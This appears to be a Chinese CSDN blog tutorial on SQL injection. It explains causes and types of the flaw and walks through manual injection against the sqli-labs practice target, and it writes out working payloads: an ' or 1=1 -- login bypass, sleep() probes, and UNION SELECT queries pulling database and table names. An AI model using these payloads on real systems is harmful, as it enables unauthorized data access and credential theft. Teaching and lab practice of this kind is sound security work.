


# 网络安全——SQL注入漏洞

原创 赚钱娶甜甜 于 2022-09-08 10:27:11 发布 阅读量8.5k 收藏 52 点赞数 4

版权

分类专栏： 网络安全 文章标签： sql web安全 数据库

 网络安全 专栏收录该内容

20 订阅 59 篇文章 订阅专栏

## 一、SQL注入概述

### 1、SQL注入漏洞

攻击者利用Web应用程序对用户输入验证上的疏忽，在输入的数据中包含对某些数据库系统有特殊意义的符号或命令，让攻击者有机会直接对后台数据库系统下达指令，进而实现对后台数据库乃至整个应用系统的入侵。

### 2、SQL注入原理


服务端没有过滤用户输入的恶意数据，直接把用户输入的数据当中SQL语句执行，攻击者从而获得数据库中的数据，影响数据库安全和平台安全


实现SQL注入的两个条件：

用户能够控制输入

原本程序要执行的SQL语句，拼接了用户输入的恶意数据

### 3、SQL注入过程



 赚钱娶甜甜 关注

4 52 0 专栏目录

### 4、SQL注入带来的危害

- 绕过登录验证：使用万能密码登录网站后台等
- 获取敏感数据：获取网站管理员帐号、密码等
- 文件系统操作：列目录，读取、写入文件等
- 注册表操作：读取、写入、删除注册表等
- 执行系统命令：远程执行命令 CSDN @赚钱娶甜甜

## 5、SQL注入示例

### 通过为用户处传入参数 ' or 1=1 -- 进行万能密码登录

```
SELECT username, password FROM users WHERE username='textvalue'  
or 1=1 -- ' AND password='textvalue2'
```

(注意：--后面有一个空格)

#### ➤ 输入字符

```
formusr = ' or 1=1 --  
formpwd = anything
```

#### ➤ 实际的查询代码

```
SELECT * FROM users WHERE username = " or 1=1 -- AND password = 'anything'
```

CSDN @赚钱娶甜甜

--空格是注释的意思，注释掉后面的语句

### 判断一个HTTP请求是否存在SQL注入的方式

- 经典：and 1=1 | and 2 > 1 | or 1=1 | or 1<1
- 数据库函数：sleep(4)=1 | length(user())>3
- 特殊符号：单引号 ( ' ) 双引号 ( " )



赚钱娶甜甜

关注

👍 4



🌟 52



💬 0



专栏目录

CSDN @赚钱娶甜甜

## 二、SQL注入分类

### 1、按照注入点类型分类

#### (1) 数字型（整型）注入

■ 数字型（整型）注入

- 输入的参数为整数，如ID、年龄、页码等，如果存在注入型漏洞，则为数字型（整型）注入

http://www.testweb.com/user.php?id=8


实际查询代码原型诸如： select ... from ... where id=\$id ...

- 数字型注入测试方法


http://www.testweb.com/user.php?id=8'	返回错误,未对单引号做处理
http://www.testweb.com/user.php?id=8 and 1=1	运行正常
http://www.testweb.com/user.php?id=8 and 1=2	运行异常

CSDN @赚钱娶甜甜

例：sqlmap的第一关，使用火狐浏览器的hackbar



在靶机地址后加?id=8 and 1=2，没有反应



## (2) 字符型注入

### ■ 字符型注入

- 输入的参数为字符串
- 与数字型注入的区别在于：字符型注入一般要使用单引号来闭合  
http://www.testweb.com/test.php?user=admin  
实际查询代码原型诸如：select ... from ... where id='\$id' ...
- 字符型注入测试方法

http://www.testweb.com/user.php?user=admin' 返回错误

http://www.testweb.com/user.php?user=adn

http://www.testweb.com/user.php?user=adn



赚钱娶甜甜

关注

4



52






0



专栏目录

字符串注入测试方法



(3) 搜索型注入

## ■ 搜索型注入

这类注入主要是指在进行数据搜索时没过滤搜索参数，一般在链接地址中有“keyword=关键字”，有的不显示链接地址，而是直接通过搜索框表单提交。

此类注入点提交的 SQL 语句，其原型大致为：

```
select * from 表名 where 字段 like '%关键字%'
```

当我们提交注入参数为keyword='and[查询条件] and '%='，则向数据库提交的SQL语句为：select \* from 表名 where 字段 like '% and [查询条件] and '%=''

CSDN @赚钱娶甜甜

## 2、按照注入技术（执行效果）分类

### ■ 按照注入技术（执行效果）分类


- 基于布尔的盲注
  - 可以根据返回页面判断条件真假的注入
- 基于时间的盲注
  - 不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行（即页面返回时间是否增加）来判断
- 基于报错的注入
  - 即页面会返回错误信息，或者把注入的语句的结果直接返回在页面中
- 联合查询注入
  - 可以使用union的情况下的注入
- 堆查询注入
  - 同时执行多条语句的注入

CSDN @赚钱娶甜甜

## 三、SQL注入漏洞形成的原因

### 1、动态字符串构建引起

- 不正确的处理转义字符（宽字节注入）
- 不正确的处理错误（报错泄露信息）
- 不正确的处理联合查询
- 不正确的处理多次提交（二次注入）



CSDN @赚钱娶甜甜

### 2、后台存在的问题

后台无过滤或者编码用户数据

数据库可以拼接用户传递的恶意代码

3、错误处理不当

详细的内部错误信息显示给用户或者攻击者

错误信息可以直接给攻击者提供下一步攻击帮助

4、不安全的数据库配置

- 默认账户：  
SQL Server “sa” 作为数据库系统管理员账户；  
MySQL使用 “root” 和 “anonymous” 用户账户；  
Oracle则在创建数据库时通常默认会创建SYS、SYSTEMS DBSNMP和OUTLN账户。
- 权限：  
问题：系统和数据库管理员在安装数据库服务器时允许以roots SYSTEM或Administrator特权系统用户账户身份执行操作。  
正确方法：应该始终以普通用户身份运行服务器上的服务，降低用户权限，将用户权限只限于本服务。

CSDN @赚钱娶甜甜

四、寻找SQL注入点

1、GET方法


一种请求服务器的HTTP方法，使用该方法时，信息包含在URL中







点击一个链接时，一般会使用该方法

- GET请求方法的格式  
?text=value1&cat=value2&num=value3...


- 修改方法
  - 浏览器的导航栏中直接修改即可操纵这些参数

- HackBar插件

 赚钱娶甜甜 [关注](#)

 4   52   0 

[专栏目录](#)




## 2、POST方法

POST是一种向Web服务器发送信息的HTTP方法，数据无法在URL中看到，可以抓包，也可以用Hackbar中的POST，POST可以发送字节大的数据

### ■ 修改POST包方法

- 浏览器修改扩展（Hackbar）
- 代理服务器（Burpsuite）



CSDN @赚钱娶甜甜

POST /sqli-labs-master/Less-11/ HTTP/1.1

Host: 123.59.116.191

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12

Content-Type: application/x-www-form-urlencoded

Content-Length: 43

Connection: close

Upgrade-Insecure-Requests: 1

uname=w3g43we&passwd=h64j4wj5&submit=Submit

CSDN @赚钱娶甜甜



赚钱娶甜甜

关注

4



52



0



专栏目录

## 3、其他注入点

Cookie、Host、User-Agent

## 4、关于注入点的总结



只要后台接收前台输入的数据，而且没有对数据进行过滤，最后直接进入数据库，从而构成威胁

五、SQL注入过程

1、手工注入


手工注入过程

- (1) 判断是否存在注入点；
- (2) 判断字段长度（字段数）；
- (3) 判断字段回显位置；
- (4) 判断数据库信息；
- (5) 查找数据库名；
- (6) 查找数据库表；
- (7) 查找数据库表中所有字段以及字段值；
- (8) 猜解账号密码；
- (9) 登录管理员后台。



CSDN @赚钱娶甜甜

利用sqlmap靶机的第二关

(1) 判断是否存在注入点




CSDN @赚钱娶甜甜



(2)、判断字段长度（也就是表中数据有多少列）

利用order by 语法，如下图，为什么-- 后面不是空格，是+呢，因为用+代替空格，以免空格被后面隐藏的固定语句吃掉，使--不起作用



赚钱娶甜甜

关注

4






52



0



专栏目录



到了4就报错，说明有3个字段

### (3)、判断字段回显位置

由上一步我们知道有3个字段，我们可以利用union语法，如下图

and 1=2 是与条件，使前面的语句失效，执行union后面的查询，从而判断出回显位置

```
http://[靶机IP]/sqli-labs/Less-2/?id=1 and 1=2 union select 1,2,3--+
```



赚钱娶甜甜

关注

4




52



0




专栏目录




#### (4) 判断数据库信息和查询数据库名

`http://[靶机IP]/sqlmap-labs/Less-2/?id=1 and 1=2 union select 1,2,database()--+`



#### (5) 查询数据表

`http://[靶机IP]/sqlmap-labs/Less-2/?id=1 and 1=2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security'--+`



(6) 查找数据库表中所有字段以及字段值



赚钱娶甜甜

关注

4



52




0




